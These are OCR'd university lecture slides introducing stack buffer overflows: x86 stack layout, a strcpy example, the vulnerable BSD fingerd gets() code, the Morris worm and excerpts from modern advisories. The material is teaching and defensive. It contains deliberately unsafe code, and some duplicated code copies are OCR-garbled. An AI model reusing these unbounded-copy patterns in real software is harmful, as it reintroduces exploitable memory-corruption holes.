CSE 127: Intro to Computer Security

WI24

Lecture 3 - Buffer Overflows


Slide Credit: Kirill Levchenko, Stefan Savage, Deian Stefan, Nadia Heninger, George Obaido, Earlence Fernandes, Imani Munyaka

Announcements

PA1/HW 1 due F
PA2/HW 2 Available TH
Discussion on 1/15

Linux process memory layout


- **Stack:** Stores local variables.
- **Heap**: Dynamic memory for programmer to allocate.
- **Data segment**: Stores global variables, separated into initialized and uninitialized.
- **Text segment**: Stores the code being executed.



Data types / Endianness

- x86 is a little-endian architecture


```
pushl %eax
```



Data types / Endianness

- x86 is a little-endian architecture

```
pushl %eax
```





Data is stored in memory such that the least significant byte is stored in the lowest-numbered address. That is, the “littlest” byte (in the sense of significance) comes first in memory.

Data types / Endianness


- x86 is a little-endian architecture

```
pushl %eax
```






Arrays





```
void bar(char * in){
  char name[5];
  strcpy(name, in);
}
```

```
bar:
  pushl  %ebp
  movl   %esp, %ebp
  subl   $5, %esp
  movl   8(%ebp), %eax
  movl   %eax, 4(%esp)
  leal   -5(%ebp), %eax
  movl   %eax, (%esp)
  call   strcpy
  leave
  ret
```

The stack


(high memory)
stack frame
arg2
arg1
saved %eip
frame pointer %ebp
saved %ebp
callee-saved regs
local variables
stack pointer %esp
stack growth

The stack


(high memory)
stack frame
arg2
arg1
saved %eip
saved %ebp
callee-saved regs
local variables
instruction that follows the call
to previous frame pointer
frame pointer %ebp
stack pointer %esp
stack growth

The Stack

- Stack divided into frames
  - Frame stores locals and args to called functions
- Stack pointer points to top of stack
  - x86: Stack grows down (from high to low addresses)
  - x86: Stored in %esp register (%rsp on 64-bit)
- Frame pointer points to caller's stack frame
  - Also called base pointer
  - x86: Stored in %ebp register (%rbp on 64-bit)

Brief review of x86 assembly

- We're going to use ATT/gasm syntax
  - op src, dst
  - %register

$literal offset(memory-reference)

Brief review of x86 assembly

- We're going to use ATT/gasm syntax
  - op src, dst
  - %register

  $literal offset(memory-reference)

  Examples:

- movl %eax, %edx →

Brief review of x86 assembly

- We're going to use ATT/gasm syntax
  - op src, dst
  - %register

  $literal offset(memory-reference)

  Examples:

- movl %eax, %edx → edx = eax

Brief review of x86 assembly

- We're going to use ATT/gasm syntax
  - op src, dst
  - %register

  $literal offset(memory-reference)
- Examples:

movl %eax, %edx → edx = eax
movl $0x123, %edx →

Brief review of x86 assembly

- We're going to use ATT/gasm syntax
  - op src, dst
  - %register

  $literal offset(memory-reference)
- Examples:

movl %eax, %edx → edx = eax
movl $0x123, %edx → edx = 0x123

Brief review of x86 assembly

- We're going to use ATT/gasm syntax
  - op src, dst
  - %register

  $literal offset(memory-reference)

- Examples:

movl %eax, %edx → edx = eax
movl $0x123, %edx → edx = 0x123
movl (%ebx), %edx →

Brief review of x86 assembly

- We're going to use ATT/gasm syntax
  - op src, dst
  - %register

  $literal offset(memory-reference)

- Examples:

movl %eax, %edx → edx = eax
movl $0x123, %edx → edx = 0x123
movl (%ebx), %edx → edx = *((int32_t)*) ebx)

Brief review of x86 assembly

- We're going to use ATT/gasm syntax
  - op src, dst
  - %register

  $literal offset(memory-reference)

- Examples:

movl %eax, %edx → edx = eax
movl $0x123, %edx → edx = 0x123
movl (%ebx), %edx → edx = *((int32_t)*) ebx)
movl 4(%ebx), %edx →

Brief review of x86 assembly

X (%ebp) → Constant displacement X specifies the offset from that address

%ebp → specifies a memory address

movl 4(%ebx), %edx →

Brief review of x86 assembly

- We're going to use ATT/gasm syntax
  - op src, dst
  - %register

  $literal offset(memory-reference)

- Examples:

movl %eax, %edx → edx = eax
movl $0x123, %edx → edx = 0x123
movl (%ebx), %edx → edx = *((int32_t)*) ebx)
movl 4(%ebx), %edx → edx = *((int32_t)*) ebx+4)

Brief review of stack instructions

pushl %eax	→ subl $4, %esp movl %eax, (%esp)
popl %eax	→ movl (%esp), %eax addl $4, %esp
call $0x12345	→ pushl %eip movl $0x12345, %eip
ret	→ popl %eip
leave	→ movl %ebp, %esp pop %ebp

Brief review of stack instructions

%ebp, eip, esp -used to keep track of the address of the (start, current instruction, and end) of the stack

general registers - act as temporary variables

Q1 Review

```
void function(int a, int b,
int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

What is c?

A. 3
B. 2
C. 1

Q2 Review

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

Which number will be pushed onto the stack first?

A. 3
B. 2
C. 1

Buffer Overflow

- Definition: An anomaly that occurs when a program writes data beyond the boundary of a buffer
- Archetypal software vulnerability
  - Ubiquitous in system software (C/C++)
  - OSes, web servers, web browsers, etc.
  - If your program crashes with memory faults, you probably have a buffer overflow vulnerability

Buffer Overflow: Why are they interesting?

- Core concept → broad range of possible attacks
  - Sometimes a single byte is all an attacker needs
- Ongoing arms race between defenders and attackers
  - Co-evolution of defenses and exploitation techniques

Buffer Overflows: How are they introduced?

- No automatic bounds checking in C/C++
  - C/C++ fails to detect whether a variable is within some bounds.

Buffer Overflows: How are they introduced?

- No automatic bounds checking in C/C++
  - C/C++ fails to detect whether a variable is within some bounds.
- The problem is made more acute by the fact that many **C stdlib** functions make it easy to go past bounds.
- String manipulation functions like **gets()**, **strcpy()**, and **strcat()** all write to the destination buffer until they encounter a terminating '\0' byte in the input

Buffer Overflows: How are they introduced?

- No automatic bounds checking in C/C++
  - C/C++ fails to detect whether a variable is within some bounds.
- The problem is made more acute by the fact that many **C stdlib** functions make it easy to go past bounds.
- String manipulation functions like **gets(), strcpy()**,and **strcat()** all write to the destination buffer until they encounter a terminating '\0' byte in the input
- Whoever is providing the input (often from the other side of a security boundary) controls how much gets written

What are we discussing?

Programming Language: C

Stdlib - general purpose standard library in c, provides functions we need

Buffer - temporary storage area

Finger server.

```
#include <sys/types.h>
#include <netinet/in.h>

#include <stdio.h>
#include <ctype.h>

main (arge, argv)
        char argv[1];
{
        register char spi;
        char line[512];
        struct sockaddr_ in sin;
        int i, p(2), pid, status;
        FILE *fpi;
        char *av [4];

        i=sizeof (sin);
        if (getpeername (0, &sin, i) < 0)
                fatal (argv[0], "getpeername");
        line[0]=\0';
        gets (line);
        sp = line;
        av(0)="finger";
        i=1;
        while (1) {
                while (isspace(*sp))
                        sp++;
                        if (!*sp)
                          Break;
                        if (*sp== "/" && (sp[1] == 'W' || sp[1]=='w')) {
                                sp += 21
                                av[i++]="-1";
                        if(*sp && !isspace(*sp)) {
                                av[i++]= sp:
                                while (sp && !isspace(*sp))
                                        sp++;
                                *sp= '\0';
                                }}
```

Let's look at the finger daemon in BSD 4.3 (Berkley Software Distribution)

Finger server.

```
#include <sys/types.h>
#include <netinet/in.h>

#include <stdio.h>
#include <ctype.h>

main (arge, argv)
        char argv[1];
{
        register char spi;
        char line[512];
        struct sockaddr_ in sin;
        int i, p(2), pid, status;
        FILE *fpi;
        char *av [4];

        i=sizeof (sin);
        if (getpeername (0, &sin, i) < 0)
                fatal (argv[0], "getpeername");
        line[0]=\0';
        gets (line);
        sp = line;
        av(0)="finger";
        i=1;
        while (1) {
                while (isspace(*sp))
                        sp++;
                        if (!*sp)
                          Break;
                        if (*sp== "/" && (sp[1] == 'W' || sp[1]=='w')) {
                                sp += 21
                                av[i++]="-1";
                        if(*sp && !isspace(*sp)) {
                                av[i++]= sp:
                                while (sp && !isspace(*sp))
                                        sp++;
                                *sp= '\0';
                                }}
```

Character array

Getting the array without checking the size

Overflow can cause problem later because it must be handled in some way

Finger server.

```
#include <sys/types.h>
#include <netinet/in.h>

#include <stdio.h>
#include <ctype.h>

main (arge, argv)
        char argv[1];
{
        register char spi;
        char line[512];
        struct sockaddr_ in sin;
        int i, p(2), pid, status;
        FILE *fpi;
        char *av [4];

        i=sizeof (sin);
        if (getpeername (0, &sin, i) < 0)
                fatal (argv[0], "getpeername");
        line[0]=\0';
        gets (line);
        sp = line;
        av(0)="finger";
        i=1;
        while (1) {
                while (isspace(*sp))
                        sp++;
                        if (!*sp)
                          Break;
                        if (*sp== "/" && (sp[1] == 'W' || sp[1]=='w')) {
                                sp += 21
                                av[i++]="-1";
                        if(*sp && !isspace(*sp)) {
                                av[i++]= sp:
                                while (sp && !isspace(*sp))
                                        sp++;
                                *sp= '\0';
                                }}
```

IMAGINE

%esp

%eip

%ebp

EIP is added here to show you where we are in the instruction. But as mentioned in class, eip points to assembly code. Thanks to the student who reminded me to mention this

Finger server.

```
#include <sys/types.h>
#include <netinet/in.h>

#include <stdio.h>
#include <ctype.h>

main (arge, argv)
        char argv[1];
{
        register char spi;
        char line[512];
        struct sockaddr_ in sin;
        int i, p(2), pid, status;
        FILE *fpi;
        char *av [4];

        i=sizeof (sin);
        if (getpeername (0, &sin, i) < 0)
                fatal (argv[0], "getpeername");
        line[0]=\0';
        gets (line);
        sp = line;
        av(0)="finger";
        i=1;
        while (1) {
                while (isspace(*sp))
                        sp++;
                        if (!*sp)
                          Break;
                        if (*sp== "/" && (sp[1] == 'W' || sp[1]=='w')) {
                                sp += 21
                                av[i++]="-1";
                        if(*sp && !isspace(*sp)) {
                                av[i++]= sp:
                                while (sp && !isspace(*sp))
                                        sp++;
                                *sp= '\0';
                                }}
```

IMAGINE


%esp

%ebp

Finger server.

```
#include <sys/types.h>
#include <netinet/in.h>

#include <stdio.h>
#include <ctype.h>

main (arge, argv)
        char argv[1];
{
        register char spi;
        char line[512];
        struct sockaddr_ in sin;
        int i, p(2), pid, status;
        FILE *fpi;
        char *av [4];

        i=sizeof (sin);
        if (getpeername (0, &sin, i) < 0)
                fatal (argv[0], "getpee
        line[0]=\0';
        gets (line);
        sp = line;
        av(0)="finger";
        i=1;
        while (1) {
                while (isspace(*sp))
                        sp++;
                if (!*sp)
                  Break;
                if (*sp== "/"
                        s
                        a
                if(*sp && !is
                        a
                        w

                        *s
                }}
```

IMAGINE



Let's look at the finger daemon in BSD 4.3 (Berkley Software Distribution)

```
/*
 * Finger server.
 */
#include <sys/types.h>
#include <netinet/in.h>

#include <stdio.h>
#include <ctype.h>

main(argc, argv)
        char *argv[];
{
        register char *sp;
        char line[512];
        struct sockaddr_in sin;
        int i, p[2], pid, status;
        FILE *fp;
        char *av[4];

        i = sizeof (sin);
        if (getpeername(0, &sin, &i) < 0)
                fatal(argv[0], "getpeername");
        line[0] = '\0';
        gets(line);
        sp = line;
        av[0] = "finger";
        i = 1;
        while (1) {
                while (isspace(*sp))
                        sp++;
                if (!*sp)
                        break;
                if (*sp == '/' && (sp[1] == 'W' || sp[1] == 'w')) {
                        sp += 2;
                        av[i++] = "-l";
                }
                if (*sp && !isspace(*sp)) {
                        av[i++] = sp;
                        while (*sp && !isspace(*sp))
                                sp++;
                        *sp = '\0';
                }
        }
```

Finger Daemon

fingerd is a remote user information server that implements the protocol defined in RFC742. There exists a buffer overflow in finderd that allows a remote attacker to execute any local binaries.

finderd reads input from its socket using the gets() standard C library call passing it a 512-byte automatic buffer allocated in main(). gets() reads the input and stores it into the buffer without performing any bounds checking. This results in a standard stack buffer overflow when main() return.

source: https://www.securityfocus.com/bid/2/info

Morris Worm

- This fingerd vuln was one of several exploited by the Morris worm in 1988
- Created by Robert Morris, graduate student at Cornell.
- One of the first internet worms
- Devastating effect on the internet
- Took over thousands of computers and shut down large chunks of the internet
- First conviction under CFAA


Morris Worm

- This fingerd vuln was one of several exploited by the Morris worm in 1988
- Created by Robert Morris, graduate student at Cornell.
- Convicted under CFAA (first)
- 400hrs of community service,

3 years on probation,

$10,050 +

- Faculty at MIT



Morris Worm

That was over 30+ years ago! Surely buffer overflows are no longer a problem…

- First conviction under CFAA

Project Zero

News and updates from the Project Zero team at Google

Thursday, July 16, 2020

MMS Exploit Part 1: Introduction to the Samsung Qmage Codec and Remote Attack Surface

Posted by Mateusz Jurczyk, Project Zero

This post is the first of a multi-part series capturing my journey from discovering a vulnerable little-known Samsung image codec, to completing a remote zero-click MMS attack that worked on the latest Samsung flagship devices. New posts will be published as they are completed and will be linked here when complete.

- [this post]
- MMS Exploit Part 2: Effective Fuzzing of the Qmage Codec
- MMS Exploit Part 3: Constructing the Memory Corruption Primitives
- MMS Exploit Part 4: MMS Primer, Completing the ASLR Oracle
- MMS Exploit Part 5: Defeating Android ASLR, Getting RCE

Introduction

In January 2020, I reported a large volume of crashes in a custom Samsung codec called "Qmage", present in all Samsung phones since late 2014 (Android version 4.4.4+). This codec is written in C/C++ code, and is baked deeply into the Skia graphics library, which is in turn the underlying engine used for nearly all graphics operations in the Android OS. In other words, in addition to the well-known formats such as JPEG and PNG, modern Samsung phones also natively support a proprietary Qmage format, typically denoted by the .qmg file extension. It is automatically enabled for all apps which display images, making it a prime target for remote attacks, as sending pictures is the core functionality of some of the most popular mobile apps.

In Wild Critical Buffer Overflow Vulnerability in Solaris Can Allow Remote Takeover — CVE-2020-14871

November 04, 2020 | by Jacob Thompson

EXPLOIT VULNERABILITY FLARE

FireEye Mandiant has been investigating compromised Oracle Solaris machines in customer environments. During our investigations, we discovered an exploit tool on a customer's system and analyzed it to see how it was attacking their Solaris environment. The FLARE team's Offensive Task Force analyzed the exploit to determine how it worked, reproduced the vulnerability on different versions of Solaris, and then reported it to Oracle. In this blog post we present a description of the vulnerability, offer a quick way to test whether a system may be vulnerable, and suggest mitigations and workarounds. Mandiant experts from the FLARE team will provide more information on this vulnerability and how it was used by UNC1945 during a Nov. 12 webinar. Register today and start preparing questions, b[illegible]m from the audience at the end of the session.

https://www.fireeye.com/blog/threat-research/2020/11/critical-buffer-overflow-vulnerability-in-solaris-can-allow-remote-takeover.html


Vulnerability Discovery

The security vulnerability occurs in the Pluggable Authentication Modules (PAM) library. PAM enables a Solaris application to authenticate users while allowing the system administrator to configure authentication parameters (e.g., password complexity and expiration) in one location that is consistently enforced by all applications.

The actual vulnerability is a classic stack-based buffer overflow located in the PAM `parse_user_name` function. An abbreviated version of this function is shown in Figure 1.

How does a buffer over*fl*ow let you take over a machine?

- Your program manipulates data
- Data manipulates your program



Buffer Overflows: Required Knowledge

- How C arrays work
- How memory is laid out
- How the stack and function calls work
- How to turn an array overflow into an exploit

